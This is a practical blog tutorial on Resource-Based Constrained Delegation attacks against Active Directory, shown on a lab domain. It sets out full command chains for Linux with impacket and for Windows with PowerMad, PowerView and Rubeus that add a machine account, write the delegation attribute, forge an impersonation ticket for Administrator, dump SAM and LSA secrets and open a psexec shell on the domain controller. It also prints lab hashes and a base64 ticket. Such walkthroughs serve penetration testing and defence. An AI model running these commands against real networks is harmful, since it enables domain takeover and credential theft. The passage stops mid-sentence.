A Practical Guide To RBCD Exploitation

medium.com/@offsecdeer/a-practical-guide-to-rbcd-exploitation-a3f1a47267d5

Giulio Pierantoni February 24, 2024

Resource-Based Constrained Delegation is an interesting attack, in the right conditions it allows users to take control of computers and domains through the simple use of the very mechanics of the kerberos authentication protocol.

This blog focuses on demonstrating the practical exploitation of resource-based constrained delegation (RBCD) under different scenarios, both from Linux and Windows. No matter how hard I could try I wouldn't be able to describe the theory behind it better than Elad Shamir did, so I'm just going to redirect you to his excellent blog if you don't know how it works. If you are already familiar with it and only need a refresher just reading the description of the attacks here may be enough.

BloodHound


Before showing the exploitation steps here are a few words on spotting routes to resource-based constrained delegation. Any one of these relationships going to a computer can lead to a machine takeover:

- GenericWrite / GenericAll
- WriteDacl / WriteOwner / Owns
- WriteAccountRestrictions
- AllowedToAct

The following query can be used to spot possible RBCD paths, it excludes Domain and Enterprise Admins, Administrators and Account Operators since they automatically have write permissions on every domain machine:

```
MATCH q=(u)-[:GenericWrite|GenericAll|WriteDacl|
WriteOwner|Owns|WriteAccountRestrictions|AllowedToAct]->(:Computer) WHERE NOT
u.objectid ENDS WITH "-512" AND NOT
u.objectid ENDS WITH "-519" AND NOT
u.objectid ENDS WITH "-544" AND NOT
u.objectid ENDS WITH "-548" RETURN q
```


For exmaple the following three users can take control of ITS-DC1:



In the case of `GenericWrite` and `GenericAll` relationships the principal has full write permissions on the computer's AD object and can therefore freely modify its `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute, thus confiiguring delegation.

`WriteDacl`, `WriteOwner` and `Owns` can be exploited to grant the user full write permissions on the computer object, leading to the same scenario as above.

`WriteAccountRestrictions` specifies the user can modify all attributes part of the User Account Restrictions property set, which includes `msDS-AllowedToActOnBehalfOfOtherIdentity`. This permission is typically given to the principals selected on the computer creation window from ADUC, which is used to give unprivileged users the permissions for joining the new computer to the domain:



Finally, `AllowedToAct` means the principal is already in the computer's `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute, so RBCD is already configured and can be exploited with the S4U method with no additional changes. How convenient!

Computer Takeover

A possible attack leveraging RBCD is a DACL-based computer takeover: if an attacker compromises an account with permissions to modify a computer's `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute then they'll be able to configure RBCD for themselves, and after performing S4U2Self+S4U2Proxy they will receive a ticket to authenticate to the target computer as any user as long as they aren't:

- member of the Protected Users group (empty by default!)
- marked as "user is sensitive and cannot be delegated to" in the UAC options (not set on any user by default!)

In order for this method to work the attacker must also control an account with an SPN, as S4U2Self will fail if the requesting service doesn't have one. Normal user accounts don't have an SPN, but if the domain's `ms-DS-MachineAccountQuota` attribute is not 0 (it's 10 by default) any user can add a machine account to the domain, which will satisfy the SPN requirement. Accounts without an SPN can also be exploited for RBCD as we'll see later, but this renders the account unusable so avoid this unless you have an account you know isn't being used.

The attacker can now configure RBCD on the target computer: this is done by adding the controlled machine account to the victim's `msDS-AllowedToActOnBehalfOfOtherIdentity`

attribute, which allows to do the S4U2Self+S4U2Proxy method to obtain a kerberos ticket to impersonate a privileged user on the host, like a domain admin.


What this entails is that if a non-privileged user happens to have write permissions on a computer account they will be able to compromise the host with RBCD.

Linux Exploitation

Impacket comes with a handy script to create a machine account:

```
impacket-addcomputer -computer-name 'rbcd-test$' -computer-pass 'Megaman!1' -dc-ip
192.168.0.100 its-piemonte.local/tantani:'AAAAaaaa!1'
```


Press enter or click to view image in full size



Another impacket tool, rbcd.py, lets us use our permissions to configure RBCD on the target:

```
impacket-rbcd -delegate-to 'its-dc1$' -delegate-from 'rbcd-test$' -dc-ip
192.168.0.100 -action write its-piemonte/tantani:'AAAAaaaa!1'
```


Press enter or click to view image in full size



Now that delegation is set we simply request a service ticket with getST.py, which will go through the S4U2Self+S4U2Proxy process and gives us an impersonation ticket:


```
impacket-getST -spn cifs/its-dc1.its-piemonte.local -impersonate Administrator -dc-
ip 192.168.0.100 its-piemonte.local/rbcd-test:'Megaman!1'
```

Press enter or click to view image in full size



We can now authenticate to the host as Administrator using the impersonation TGS. Make sure we can resolve domain names properly and that the host and domain names are the same ones included in the ticket, or kerberos authentication will not work:

Press enter or click to view image in full size



Obviously any service accepting kerberos authentication can be used with the obtained tickets, so if we don’t want a simple shell we can dump the host’s SAM and LSA secrets with secretsdump, or the whole NTDS database if we have a DC:

Press enter or click to view image in full size

```
┌──(giulio㉿kaliGiulio)-[~]
└─$ klist
Ticket cache: FILE:Administrator.ccache
Default principal: Administrator@its-piemonte.local

Valid starting       Expires              Service principal
12/29/2023 11:48:28  12/29/2023 21:48:28  ldap/its-dc1.its-piemonte.local@ITS-PIEMONTE.LOCAL
        renew until 12/30/2023 11:48:28

┌──(giulio㉿kaliGiulio)-[~]
└─$ impacket-secretsdump its-piemonte.local/administrator@its-dc1.its-piemonte.local -k -no-pass
Impacket v0.12.0.dev1+20231114.165227.4b56c18a - Copyright 2023 Fortra

[*] Target system bootKey: 0xef5c2c9ad7ad42bd7a439e4db616cb69
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fd4b87c1efc5c15b5076a6fcb30023aa:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
ITS-PIEMONTE\ITS-DC1$:plain_password_hex:e15d8a9bad2cdc7d699e608881f34658050487ea180a2ed36ce7d2cf53818c3b86d
0f48517ef4b4e86d3f9464e20e053e5bbac61fc5a0320e8e3bcf602302559d6307b970cf09b88444d0c14e2f37cbc08a35f23598e22a
5d13018fc7a462617f141fdaec2ce2f9192ef3ac027b06bff5a5b13d55ed909ed138252b9dddaae9aa777845e0f13e21c878d4b524a4
```

A little word on SPNs, while it's always best to have the right kerberos ticket for the desired service impacket can implement a technique called AnySPN to help us run our tools even without the right SPN: if impacket detects we don't have the SPN required for the attempted connection it will overwrite the ticket's `sname` field for us, effectively pretending we had the right ticket all along.

For example when we try to use secretsdump with an HTTP TGS the program first looks for a CIFS ticket, it doesn't find one so it forcefully changes the `sname` into CIFS. We can see this process with the debug flag on:

Press enter or click to view image in full size

```
[+] Impacket Library Installation Path: /usr/local/lib/python3.11/dist-packages/impacket
[+] Using Kerberos Cache: administrator.ccache
[+] SPN CIFS/ITS-DC1.ITS-PIEMONTE.LOCAL@ITS-PIEMONTE.LOCAL not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for HTTP/ITS-DC1.ITS-PIEMONTE.LOCAL@ITS-PIEMONTE.LOCAL
[+] Using TGS from cache
[+] Changing sname from http/its-dc1.its-piemonte.local@ITS-PIEMONTE.LOCAL to CIFS/ITS-DC1.ITS-PIEMONTE.LOCAL@ITS-PIEMONTE.LOCAL and hoping for the best
[+] Service RemoteRegistry is already running
[+] Retrieving class info for JD
```


However keep in mind that AnySPN isn't 100% reliable, so always try to have the correct tickets if possible. This means using LDAP for kerberoasting and other AD querying operations, CIFS for smbexec psexec and wmiexec, HTTP for WinRM, HOST for RDP, etc…

Windows Exploitation

If we're attacking from Windows PowerMad has a cmdlet to let us create machine accounts:

```
New-MachineAccount -MachineAccount baud -Password $(ConvertTo-SecureString
'Baudy16!1' -AsPlainText -Force)
```


Press enter or click to view image in full size



Configuring RBCD can be done very easily with the official AD PowerShell module, which we can obtain either by installing RSAT or downloading and importing a standalone copy:

```
Set-ADComputer its-dc1 -PrincipalsAllowedToDelegateToAccount baud$
```

Press enter or click to view image in full size



If we don't want to use the AD module we resort to PowerView, where we manually build an ACE using our machine account's SID and store it into the attribute:

```
# obtain SID
Get-DomainComputer baud
# build security descriptor
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-3543871144-676301019-4006120668-1166)"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
# modify the target computer attribute
Get-DomainComputer its-dc1 | Set-DomainObject -Set @{'msds-
allowedtoactonbehalfofotheridentity'=$SDBytes} -Verbose
```


We can now exploit the delegation with the best kerberos exploitation tool out there, Rubeus: in order to do the S4U attack it requires the machine account user's AES256 (`/aes256`) or RC4 (`/rc4`) key, because these make up the long term secret keys used to encrypt kerberos tickets (plus AES128 and DES). If we have a TGT for our machine account we can use that instead.

If RC4 is not disabled we'll see that it coincides with the account's NT hash (this will be useful in the SPN-less attack!). To calculate these we use the `hash` command:

```
# get AES:
Rubeus.exe hash /password:Baudy16!1 /user:baud$ /domain:its-piemonte.local
# get only RC4:
Rubeus.exe hash /password:Baudy16!1
```

The RC4 key is simply an NT hash so we only need our clear text password to calculate it, while the AES keys also require our user's name and domain, because these are used as salt for the hashing algorithm.

Press enter or click to view image in full size



Armed with a kerberos key we can proceed with the S4U attack specifying an SPN pointing to our target (`/msdsspn`) and a user to impersonate, here we also include the `/ptt` flag to have Rubeus load the TGS into our cache so we can pass the ticket to our target from our attacking host:

```
Rubeus.exe s4u /user:baud$ /rc4:8F8172E42D04C1934FECC9E8404E2657 /domain:its-
piemonte.local /msdsspn:cifs/its-dc1 /impersonateuser:administrator /ptt
```

When requesting a TGS for the host with an SPN like cifs/fqdn I would still get access denied, despite Rubeus successfully generating a ticket for the domain admin account:

Press enter or click to view image in full size

```
c:\>dir \\its-dc1\c$
Access is denied.

c:\>klist

Current LogonId is 0:0x133d90

Cached Tickets: (1)

#0>     Client: administrator @ ITS-PIEMONTE.LOCAL
        Server: cifs/its-dc1.its-piemonte.local @ ITS-PIEMONTE.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 12/29/2023 9:50:41 (local)
        End Time:   12/29/2023 19:50:41 (local)
        Renew Time: 1/5/2024 9:50:41 (local)
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
```

After a lot of trial and error I found this ired.team article that presented the same issue, saying that in order to fix it the SPN should simply be cifs/host instead of cifs/fqdn, so cifs/its-dc1 in the lab example:

Press enter or click to view image in full size

```
[*] Action: S4U

[*] Building S4U2self request for: 'baud$@ITS-PIEMONTE.LOCAL'
[*] Using domain controller: ITS-DC1.its-piemonte.local (192.168.0.100)
[*] Sending S4U2self request to 192.168.0.100:88
[+] S4U2self success!
[*] Got a TGS for 'administrator' to 'baud$@ITS-PIEMONTE.LOCAL'
[*] base64(ticket.kirbi):

      doIFijCCBYagAwIBBaEDAgEWooIEnTCCBJlhggSVMIIEkaADAgEFoRQbEklUUy1QSUVNT05URS5MT0NB
      TKISMBCgAwIBAaEJMAcbBWJhdWQko4IEXjCCBFqgAwIBF6EDAgEBooIETASCBEgBtJJzox+U7jwMkaWX
      Tg+4t3qqpWRU5DBVXjf9kiQ06LsNHvYqRuTjTRK/S+EOghJjAqgq9zOZMYEPFZypAknGtLwBTAdX1BcF
      y3oEq2AhwUs/0KW5TPTNWSa9mC9dsn17Rno2RvMm1oGlsZDKobRWoYh1je8XE6EBm5kL9Te0770j/Vzl
      aP5mnZJTWPlcupgJ09mmnYjV1zF3IK82ikivgTxVjFT07dCrv/SOoMZoNdULUGLTdVa+gBtHchghSKZq
      f7HzPKz6N9KBBCiOlZrLWSkwicKeVy0mmaOkWqQ5KVk8YJ/5RAA2vhJslnasVtWUzOjHQlHTESXA5Cgm
      qozy30x91zEIEwYjB9OmBQg4cidrJz3yYn9420t0VE2OuVJ/RrzQqRJyzg/FUmJJW3CtJzHTKIWzen/4
      iqgWxQ+7dfyEae16QudZQqws8YhRmPE+n34PsfzsWjQ/R6vcQkGSaCPCkcTiip/AslNBkLaUwOCjJGFM
      2YhX2Hfu2d1yzOyWaH+6VqpPD13qWlzQy3gXmVT7eq614sMPqUDUUvJRLEYRh8h1BaID9DSTFDaAsEdS
      JtRFVLDThkix0fxYs+KaTbKEVUb59YyhuC+0/WszyNgthQhVCyoturiUHaQ1cUT+idHefwgQa1gJUYs3
      wYlWbiTLK1e2zt4Cwwolpj85szpBEJq3E+A+M8lV/n+NVoXaPWHYv3eYoz+SV/kqcsAx9oiaAdQXCQaB
      iPtyhlNpsu8JyaQkpAN77MAGizE5Ys+E6PgtslefBB7T5CyIuIfVL4488EHqpmZ6/2pfcQ9o7GWmEBAa
      +clLIc/L8O01fSdU4IgTR/r4dJfUOEGoFm/mPKp/a2IuDtEzgVJPEtb6FlhsXWr/8A9XYzWnq2UOb52i
      X9L3KSQsuCYslFG7gRP7aQW9K5ejXi/jC18afOdWObLf76lOu1brGBgUx5aWm7S3wUlGhdg2pcU7Eevo
      d0ggOy6Sp+QO04YNe1hp6cTDOW/2bqLn+lcxl4WR2/jtmfE7FebKlX5oeK06v1XS2k10lZMZfAZvX25W
      W5u4MmBLuwvk8KALJQ5fxzdUx/4nSjKs3WZ/lQ8FgpA0Y+ADa2P/tPkpwmcE0LCiJHjBxmafKnaFxohe
      dPIDSSMCgkcX/VEURfkUULg+BBgEEVSC8HA80AjxpYMmDCGVQmUIRsoR8y3xyiO4XJCDQzBqX7y9wgJ+
      bMg6cY4izLB6Iu2n9sf9DLz0ECGXqCKg+ouCwVanW79Wg6rTEVvHYZSgIUJweRWRCSx6s13POsQ9oUjp
      JJqYZhTGX4GyTDVKyh/F4FBkxxsXSU4lDPDAXr1iRx2o23MEBw7UY2bMZKikpw1T7X89xe7kArdrqwe/
      Ph1bbRxS+eWtxMFpyuW+x6CzKDJ0MDdhaKLvvAY/GD25QauwvLiSpzxrFYTswltxqy8R4wjwxtrONO+f
      PChWo4HYMIHVoAMCAQCigc0Egcp9gccwgcSggcEwgb4wgbugGzAZoAMCARehEgQQJGWHyOfijEeMsyEd
      /QSw6aEUGxJJVFMtUElFTU9OVEUuTE9DQUyiGjAYoAMCAQqhETAPGw1hZG1pbmlzdHJhdG9yowcDBQAA
      oQAApREYDzIwMjMxMjI5MDg1ODA0WqYRGA8yMDIzMTIyOTE4NTgwNFqnERgPMjAyNDAxMDUwODU4MDRa
      qBQbEklUUy1QSUVNT05URS5MT0NBTKkSMBCgAwIBAaEJMAcbBWJhdWQk

[*] Impersonating user 'administrator' to target SPN 'cifs/its-dc1'
[*] Building S4U2proxy request for service: 'cifs/its-dc1'
[*] Using domain controller: ITS-DC1.its-piemonte.local (192.168.0.100)
[*] Sending S4U2proxy request to domain controller 192.168.0.100:88
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/its-dc1':
```

Oddly enough other SPNs like LDAP may only work with a FQDN, and in some networks it doesn't seem to matter, so I am puzzled as to what causes it. Anyway now we can access the target:

```
[+] Ticket successfully imported!

c:\>dir \\its-dc1\c$
 Volume in drive \\its-dc1\c$ has no label.
 Volume Serial Number is DE74-6D81

 Directory of \\its-dc1\c$

29/03/2000  14:19            32.768 lsadump2.exe
07/08/2023  10:05            45.472 mimilove.exe
16/07/2016  14:23    <DIR>          PerfLogs
28/12/2023  17:49    <DIR>          Program Files
14/08/2023  23:09    <DIR>          Program Files (x86)
13/04/2005  13:23           143.360 psexec.exe
28/03/2000  14:51            32.768 pwdump2.exe
25/08/2023  16:52    <DIR>          SysinternalsSuite
20/10/2023  09:12                12 test.txt
14/08/2023  11:15    <DIR>          Users
28/12/2023  18:25    <DIR>          Windows
               5 File(s)        254.380 bytes
               6 Dir(s)  49.492.692.992 bytes free
```

Again we can take control of the target with all our favorite lateral movement tools:

Press enter or click to view image in full size

```
c:\>whoami
its-piemonte\tantani

c:\>klist

Current LogonId is 0:0x5a1a7b

Cached Tickets: (1)

#0>     Client: administrator @ ITS-PIEMONTE.LOCAL
        Server: host/its-dc1 @ ITS-PIEMONTE.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 12/29/2023 11:35:25 (local)
        End Time:   12/29/2023 21:35:25 (local)
        Renew Time: 1/5/2024 11:35:25 (local)
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:

c:\>psexec \\its-dc1 cmd

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
its-piemonte\administrator

C:\Windows\system32>
```

If we give Rubeus the `/nowrap` flag we can see the base64-encoded TGS all in a single block with no spaces, making it easy to copy, paste and decode to a file for use on a

